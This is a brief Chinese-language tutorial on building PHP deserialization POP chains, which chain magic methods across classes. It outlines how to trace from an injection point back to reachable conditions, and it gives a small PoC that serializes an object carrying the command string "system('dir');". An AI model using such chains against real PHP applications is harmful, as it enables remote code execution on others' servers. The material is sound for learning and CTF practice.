pop链的构造

利用php对象自动调用魔术方法的特性，将多个类和方法串联起来，形成链式调用。

构造技巧：


1. 简单浏览，找出可能的漏洞点
2. 根据漏洞点反推，看逻辑是否可行（参数是否可写入，魔术方法能否触发，条件是否可达成）

> 先找注入点，判断注入需要的参数，找包含执行注入的函数，找函数条件a看是否满足，找条件a的条件b看是否满足，依次找下去。

3. 构造poc验证

> 找到条件从后往前构造，找到正确触发魔术方法的是谁（`$this`指的是谁）

一道例题



```php
class  test{
    private $index;
    function __construct()
    {
        $this->index=new execute();
    }
}

class execute{
    public  $test="system('dir');";
}
$a=new test();
echo urlencode(serialize($a));

?>
```